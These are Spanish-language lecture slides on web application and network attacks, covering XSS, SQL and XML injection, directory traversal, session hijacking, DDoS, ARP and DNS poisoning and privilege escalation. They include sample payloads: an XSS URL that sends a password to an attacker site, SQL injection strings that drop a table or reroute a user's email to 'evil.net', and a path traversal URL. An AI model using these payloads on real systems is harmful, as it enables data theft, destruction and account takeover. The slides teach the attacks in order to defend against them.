
Ataques de aplicación y de red

Ataques de Aplicación

Aplicaciones Web


- Requiere enfoque alternativo puesto que no se protege 100% la aplicación de forma tradicional
  - Protección del servidor web
    - La entrada del usuario se procesa en la aplicación
  - Protección de la red
    - El bloqueo o control se realiza a nivel de servicio
  - El contenido HTTP no se examina
    - Atacantes utilizan HTTP para explotar vulnerabilidades en la aplicación web



  - Ataques más comunes
    - Cross Site Scripting (XSS)
    - Inyección de SQL y XML
    - Inyección de comandos y/o recorrido de directorios


Cross Site Scripting (XSS)

- Se inyectan scripts en un servidor de aplicaciones web con el objetivo de atacar el ***cliente***
- Tal vez un término más correcto sea *inyección JavaScript*
- Cuando la victima visita el web "inyectado", se descarga un script malicioso que se ejecuta en su navegador
- Se requiere un sitio web que
  - Acepte entrada sin validar
  - Use esa entrada en una respuesta sin filtrarla



Cross Site Scripting (XSS)

- http://fakesite.com/login.asp?serviceName=fakesite.comaccess&templatename=prod_sel.forte&source=...fakeimage.src='http://www.attacker_site.com/'...password.value...



Inyección SQL

- El objetivo es insertar comandos en servidores SQL
- Surge por una falta de filtrado de la entrada
- El atacante prueba a introducir una apóstrofe al final de la entrada, comprobando su efecto

```
SELECT fieldlist FROM table WHERE field = '$EMAIL'

SELECT fieldlist FROM table WHERE field = 'whatever' or 'a'='a'
```

SQL injection statement	Result
whatever' AND email IS NULL; --	Determine the names of different fields in the database
whatever' AND 1=(SELECT COUNT(*) FROM tabname); --	Discover the name of the table
whatever' OR full_name LIKE '%Mia%'	Find specific users
whatever'; DROP TABLE members; --	Erase the database table
whatever'; UPDATE members SET email = 'attacker-email@evil.net' WHERE email = 'Mia@good.com';	Mail password to attacker's e-mail account

Inyección XML

- XML es un lenguaje de marcas diseñado para especificar datos
- No tiene un conjunto de etiquetas predefinido, el usuario puede definir las que considere necesarias
- El ataque es similar a la inyección SQL, aprovechando una vía de entrada sin filtrar para introducir nuevo XML
- Este XML inyectado puede explotar vulnerabilidades en el destino

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
<user>
<username>P_Lomax</username>
<pwd>49iur3</pwd>
<uid>0</uid>
<mail>phyllis.lomax@nomail.net</mail>
</user>
<user>
<username>Mike.Rosser</username>
<pwd>4shenzhen5</pwd>
<uid>500</uid>
<mail>mr@aol.org</mail>
</user>
</users>
```

Inyección de comandos

- Consiste en escapar del directorio raíz del servidor web
- El atacante puede utilizar esta vulnerabilidad para leer documentos ocultos o ejecutar comandos arbitrarios

```
http://www.server.net/dynamic.asp?view=display.html

http://www.server.net/dynamic.asp?view=../../../../../TopSecret.docx
```

Ataques en el Cliente

- El objetivo es explotar vulnerabilidades en las aplicaciones del cliente
- Se activa al interactuar con un servidor comprometido o procesar datos maliciosos
- Drive-by download: “descarga por visita”
  - El atacante identifica un servidor vulnerable
  - Inyecta el contenido necesario (oculto; javascript, flash…)
  - Cuando la víctima visita dicha web, descarga el script malicioso y lo ejecuta
  - El script descarga malware del servidor y lo instala en el cliente
- Tradicionalmente la protección ha estado siempre en el servidor
  - Las herramientas de red no evitan estos ataques
  - Es una plataforma sencilla de ataque
- Ataques comunes
  - Manipulación de cabeceras
  - Cookies / Adjuntos
  - Session Hijacking (asalto de sesión)
  - Extensiones maliciosas

Manipulación de cabeceras

- Referer
  - El atacante modifica este campo para ocultar el hecho de que la petición no proviene de una página de ese sitio
  - Permitiría almacenar, modificar y realojar una página web
- Accept-Language
  - Algunas aplicaciones pasan este valor de forma directa a la base de datos
  - El atacante puede intentar una inyección SQL modificando esta cabecera
  - Si la aplicación utiliza este valor para crear un nombre de fichero, el atacante podría lograr acceso a un directorio restringido

HTTP field name	Source	Example	Explanation
Referer or Referrer	Web browser	Referer: http://www.askapache.com/show-error-502/	The address of the previous Web page from which a link to the currently requested page was followed
Accept-Language	Web browser	Accept-Language: en-us,en;q=0.5	Lists of acceptable languages for content
Server	Web server	Server: Apache	Type of Web server
Set-Cookie	Web server	Set-Cookie: UserID=ThomasTrain; Max-Age=3600; Version=1	Parameters for setting a cookie on the local computer

Cookies


- HTTP no soporta controlar visitas previas
- Utiliza cookies para almacenar información en el cliente en relación a un usuario
- Cookie de primera mano
  - Se crea en el sitio que el usuario está visitando
- Cookie de un tercero
  - Provienen de otros sitios web: anunciantes, etc.
- Cookie de sesión
  - Se almacena en RAM y está activa únicamente durante la visita
- Cookie persistente
  - Se almacena en el disco y pervive entre sesiones
- Cookie segura
  - Se utiliza cuando el cliente visita un servidor por un canal seguro (SSL/TLS); siempre viaja cifrada
- Cookie flash
  - Asociada a Adobe Flash
  - También llamada LSO (local shared objects)
  - No se borran a través de la opción del navegador
  - Pueden ocupar 25 veces el tamaño de una cookie normal
  - Permiten regenerar cookies borradas o bloqueadas

Cookies

- Presentan problemas de privacidad y seguridad
  - Las cookies de primera mano pueden ser robadas y utilizadas para hacerse pasar por el usuario
  - Las cookies de terceros permiten monitorizar los hábitos de navegación del usuario a lo largo de muchas webs (facebook, anunciantes, targeting, etc.) [Disconnect, DNT]
  - Su uso es correcto en la mayoría de los casos, pero pueden ser explotadas por atacantes para otros fines

Asalto de sesión (session hijacking)

- Cuando un usuario entra con su usuario y contraseña el servidor le asigna un identificador de sesión (token)
- El ataque consiste en suplantar al usuario utilizando su token
  - Robar el token por escucha o XSS
  - Intentar “adivinarlo” -> generador aleatorio




Extensiones maliciosas

- Las extensiones son programas que proporcionan funcionalidad adicional a los navegadores web
- También se las conoce como plug-ins, helpers, etc.
- Unas de las extensiones más conocidas son los controles Microsoft ActiveX que permiten gran funcionalidad
  - Compartir recursos
  - Comunicación inter proceso
  - Multimedia y servicios avanzados
  - Etc.
- Presentan problemas de seguridad
  - ActiveX tiene acceso absoluto al disco y el sistema operativo
  - Un usuario puede descargar un control que esté activo para los demás usuarios de la máquina
  - Los controles pueden ser ejecutados de forma independiente al navegador
  - Proporciona un sistema de firma digital, pero no hay garantías de que no tenga vulnerabilidades
- Otra tecnología interesante es NaCl (Google Chrome)

Desbordamiento (buffer overflow)

- Ocurre cuando un proceso intenta almacenar datos en RAM más allá de los límites de un búfer de tamaño finito
- Estos datos extra se desbordan a las posiciones de memoria adyacentes [segmentation fault]
- Bajo algunas condiciones, la memoria sobrescrita contiene la dirección de retorno y permite que se ejecute código arbitrario en la máquina comprometida
- Existen contramedidas
  - Protección de segmentos, aleatorización de direcciones, recolección de basura (Go por ej.), etc.



Ataques en Red


Denegación de servicio (DoS)

- Requiere 2 características:
  - Un recurso finito
  - Capacidad de extinción más rápida que reposición
- DS distribuido (DDoS)
  - Es el caso más común
  - Permite a un grupo (o individuo) realizar ataques masivos
- Posibles objetivos
  - Sobrecargar servidores Web
  - Sobrecargar enlaces de red
  - Colgar servidores
  - Atacar una dependencia
- Reclutamiento
  - Buscar máquinas que controlar
  - Scanning (Nmap, Nessus, SAINT…)
  - Explotación (Metasploit, pentest…)
  - Instalación (software específico)
    - Servicio DDoS
    - Panel de control
    - Antidetección
    - Actualización
- Control
  - Botnet (IRC, HTTP, IM, Twitter,…)
- Automatización (Gusanos)
  - Scan-Explotación-Instalación
  - Paralelismo
  - Dificultad de detección

Denegación de servicio (DoS)

- Propagación
  - Inclusión de carga
  - Descarga posterior
  - Ventajas/desventajas
    - Más fácil de actualizar
    - Más fácil de bloquear
- Ataque
  - Preplanificado / por orden
  - Objetivo:
    - Cuelgue o reinicio
    - Rotura (modificación de código o datos)
    - Sobrecarga
- Herramientas
  - Agobot, Trinoo, Shaft, Stacheldraht…
- Tipos
  - Ping Flood (SYN, Smurf…)
    - Obligación de respuesta
  - Amplificación de DNS
    - Respuesta mucho más grande que la petición
  - DDoS a nivel de servicio
    - Gran volumen de peticiones correctas
    - Difícil de detectar
    - Relación ataque/tráfico legítimo
    - Coste computacional asociado

Denegación de servicio (DoS)



Denegación de servicio (DoS)

- Imposible prevenir al 100%
  - Sobrevivir el ataque
- Consejos
  - Guardar logs, observaciones y pasos dados
  - Estar al día en los ataques DDoS y defensas
  - Monitorizar la red en busca de sistemas vulnerables
  - Comprobar regularmente que las máquinas no pertenecen a una botnet
  - Monitorizar logs es busca de actividad sospechosa (IDS)
  - Establecer una rutina de actualización, escaneo y monitorización
- Estrategia
  - Proteger, detectar y reaccionar
- Configuración de red
  - Bloquear puertos inactivos
  - Filtrar spoofing
- Dispositivos anti-DDoS / IDS/IPS
  - Detección de tráfico anómalo
  - Honeypot
- Reacción ante un ataque DDoS
  - Bloquear al atacante (difícil: gran número de hosts / spoofing)
  - Limitar tasa de tráfico específico
- Sobre-capacidad y capacidad adaptativa
  - Estar preparado para ataques DDoS
  - Cloud Computing (escalabilidad)

Intercepción

Man-in-the-Middle

- Un atacante se intercala entre dos interlocutores que no sospechan de su existencia
- Puede ser pasivo
  - Los datos se capturan y retransmiten sin modificaciones
- Y activo
  - Los datos se alteran antes de ser retransmitidos

Reproducción

- Similar a un ataque MITM pasivo
- La información se almacena y se reproduce después (no de forma inmediata)
- Puede ser una herramienta valiosa en credenciales y otros servicios y protocolos


Envenamiento ARP (ARP poisoning)

- ARP permite obtener la dirección MAC (Ethernet) de una determinada IP
- El atacante modifica la dirección MAC en la caché ARP para que la IP correspondiente apunte a un ordenador distinto
- Aunque se puede realizar de forma manual, existe gran cantidad de herramientas automatizadas
- Es un ataque satisfactorio puesto que ARP no soporta autentificación para verificar el origen de las peticiones y respuestas

- Ataques asociados
  - Robo de datos
    - El atacante sustituye por su MAC y captura los datos dirigidos a otro dispositivo
  - Denegación de acceso
    - El atacante cambia la MAC del gateway por una inválida, impidiendo el acceso a internet
  - Man-in-the-Middle
    - Un dispositivo MITM sustituye por su MAC para recibir todas las comunicaciones
  - Denegación de servicio
    - El atacante sustituye la MAC de la IP objetivo, provocando que el tráfico no llegue al destino

Envenamiento DNS (DNS poisoning)

- DNS es un sistema jerárquico para asociar nombres a máquinas en una red IP
- El atacante sustituye una IP fraudulenta para un nombre en el sistema DNS
- Se puede realizar en dos sitios
  - Tabla de hosts local
  - Servidor DNS externo
- Se puede utilizar *zone transfers* para convencer al servidor DNS de que acepte la IP fraudulenta [error en protocolo]
- El gobierno chino usa envenenamiento DNS para filtrar contenidos no apropiados



Derechos de acceso

Escalado de privilegios

- Consiste en explotar una vulnerabilidad local para obtener acceso a recursos restringidos
- Existen 2 casos
  - Un usuario sin privilegios escala para acceder servicios que requieren privilegios mayores
  - Un usuario utiliza escalado para obtener acceso a través de otra cuenta que sí tiene los privilegios adecuados
- Se suele utilizar en combinación con otros ataques
  - Vulnerabilidad externa para acceso al sistema
  - Vulnerabilidad local para ser administrador

Acceso transitivo

- Consiste en utilizar una tercera parte para obtener acceso
- A puede ofrecer servicios de backup a B, pero A implementa su backup en base a los servicios de C. ¿Qué credenciales se han de usar?
- B tendría acceso a los recursos de C
- Los atacantes explotan la naturaleza confusa de estos esquemas para lograr acceso a recursos restringidos